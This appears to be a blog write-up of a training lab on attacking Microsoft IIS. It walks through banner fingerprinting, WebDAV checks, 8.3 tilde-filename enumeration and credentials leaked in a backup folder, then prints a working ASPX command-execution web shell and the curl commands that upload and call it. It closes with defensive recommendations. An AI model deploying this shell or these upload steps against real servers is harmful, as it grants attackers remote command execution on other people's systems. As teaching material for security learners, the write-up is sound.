Attacking IIS - From a Version Banner to a Shell on Windows
The Windows half of the web server series. Fingerprint IIS, use an old 8.3 filename trick to find hidden files, grab leaked WebDAV creds, and upload an ASPX shell. Every step maps to something attackers still do today.
The last web server room I did was all Linux servers - Apache, Nginx, Express. This one is the Windows side: Microsoft IIS 10.0 on Windows Server 2019, walked from the first scan all the way to a shell. I wanted to write this one up because IIS is everywhere in corporate and government networks, and the way it fails is different enough from Linux that it’s worth understanding on its own.
The thing that stuck with me: almost none of this was a clever exploit. It was small mistakes stacked on top of each other, and the tools just walk you from one to the next.
Start with the version
The first move on any web server is figuring out exactly what it is, because the version tells you which known bugs apply. With IIS this is especially useful, because each IIS version ships with a specific Windows Server release. IIS 6, 7, and 8 are all end of life. IIS 10 is current. You read it straight from the response headers:
curl -I http://TARGET
The Server header comes back as Microsoft-IIS/10.0, and X-Powered-By: ASP.NET confirms it’s a .NET app. Two lines of output and I already know the OS, the web server, and the app framework.
Is WebDAV on?
WebDAV is an extension that adds file-management verbs like PUT and DELETE on top of normal HTTP. If it’s turned on and the folder allows writing, that’s a direct path to uploading a shell. You ask the server what it allows:
curl -X OPTIONS http://TARGET/webdav -sv 2>&1 | grep -E "Allow:|DAV:"
A DAV: header listing PUT and MOVE means WebDAV is live. When I tried an unauthenticated PUT it returned 401 - so it’s there, it just needs a login. The next step is where that login came from.
The 8.3 tilde trick
This was the most interesting part of the room and something I’d never seen before. For backwards compatibility, Windows still generates old-style short “8.3” filenames for everything - BackupFiles also exists as BACKUP~1. The problem is that IIS responds differently to a request for a short name that exists versus one that doesn’t. That tiny difference lets a scanner rebuild hidden filenames one character at a time, and it finds things a normal wordlist never would.
This box only had the Metasploit version of the tool, which does the same job:
msfconsole
use auxiliary/scanner/http/iis_shortname_scanner
set RHOSTS TARGET
run

It recovered backup~1, which turned out to be a folder called BackupFiles. Directory listing was left on, so I could just browse it in the open and read a notes file a developer had left behind - and that file contained the WebDAV login. No cracking, no brute force. Someone stored credentials in a backup folder in the web root and the server happily handed it over.
That’s the part worth remembering: the tilde trick didn’t get me the password. It got me to a file that someone should never have left there. The real vulnerability was human.
Uploading the shell
A shell upload over WebDAV needs three things all true at once: WebDAV enabled, write permission on the folder, and Script Execute turned on so IIS actually runs the .aspx file instead of showing it as text. Miss any one and it fails.
The shell itself is a tiny ASPX page that takes a command from the URL, runs it, and prints the output:
<%@ Page Language="C#" %>
<%
  string cmd = Request.QueryString["cmd"];
  if (!string.IsNullOrEmpty(cmd)) {
    var proc = new System.Diagnostics.Process();
    proc.StartInfo.FileName = "cmd.exe";
    proc.StartInfo.Arguments = "/c " + cmd;
    proc.StartInfo.UseShellExecute = false;
    proc.StartInfo.RedirectStandardOutput = true;
    proc.Start();
    Response.Write("<pre>" + proc.StandardOutput.ReadToEnd() + "</pre>");
  }
%>
Upload it with the leaked creds. The –ntlm flag tells curl to use the Windows login handshake:
curl --ntlm -u 'webdav_user:PASSWORD' -T cmd.aspx http://TARGET/webdav/cmd.aspx
201 Created means it landed. Then I just call it with a command in the query string:
curl "http://TARGET/webdav/cmd.aspx?cmd=whoami"
Where you land, and where it goes next
The whoami came back as iis apppool\defaultapppool - the default account IIS runs sites under. Running whoami /priv shows SeImpersonatePrivilege is enabled on that account, and that single privilege is a well-known road to SYSTEM using tools like PrintSpoofer or GodPotato. The actual privesc was out of scope for this room, but the lesson landed: a default IIS foothold already comes with a standard way up.
This isn’t theory. A real-world version of exactly this shell is China Chopper - a 73-byte ASPX web shell that the HAFNIUM group dropped on IIS-hosted Exchange servers during the 2021 mass-exploitation campaign. My clumsy 15-line shell and their one-liner do the same thing. It’s a good reminder that the “lab” technique and the front-page-news technique are often the same technique.
The findings that need no exploit
The other half of the room was misconfigurations - each one a finding on its own, no shell required:

- Directory listing on exposes .bak, .config, .log, and .zip files just by browsing. Here /uploads/ openly showed config.bak and web.config.
- A downloadable web.config is worse than it sounds - it holds passwords and database connection strings in plain text.
- Verbose error pages leak internal file paths and version numbers.
- trace.axd left on shows recent requests including cookies and tokens you can replay.
- An app pool running as SYSTEM or admin means an attacker who gets a shell is already privileged - no privesc needed.
Letting Nmap do the recon
Everything I checked by hand, Nmap’s scripting engine (NSE) does in one pass, which is how you’d actually work an engagement:
nmap -sV --script http-methods -p 80 TARGET
nmap --script http-webdav-scan -p 80 TARGET
nmap --script http-ntlm-info --script-args http-ntlm-info.root=/webdav/ -p 80 TARGET

http-methods listed the allowed verbs and flagged PUT and the WebDAV ones as risky. http-ntlm-info leaked the hostname and Product_Version 10.0.17763 (Windows Server 2019) from a single unauthenticated request. I still think it’s worth doing the manual curl version first so you understand what the script is actually asking - then automate it.
What I took away
- The version banner sets the whole plan. With IIS it hands you the Windows Server version too, so an old banner means known CVEs before you’ve done anything else.
- Tilde enumeration is a Windows-specific trick worth knowing - it finds hidden files precisely because Windows generates predictable short names.
- A shell upload needs three conditions at once, and defenders only have to break one of them to stop it.
- The easy wins were misconfigurations, not exploits. Directory listing, an exposed web.config, and a leaked credential in a backup folder did more damage here than any bug.
- If I were defending this box: turn off directory listing, keep backups and web.config out of any web-served folder, run app pools as a dedicated low-privilege account, and hunt for the eval( / Request.QueryString[“cmd”] pattern in .aspx files that have no business existing.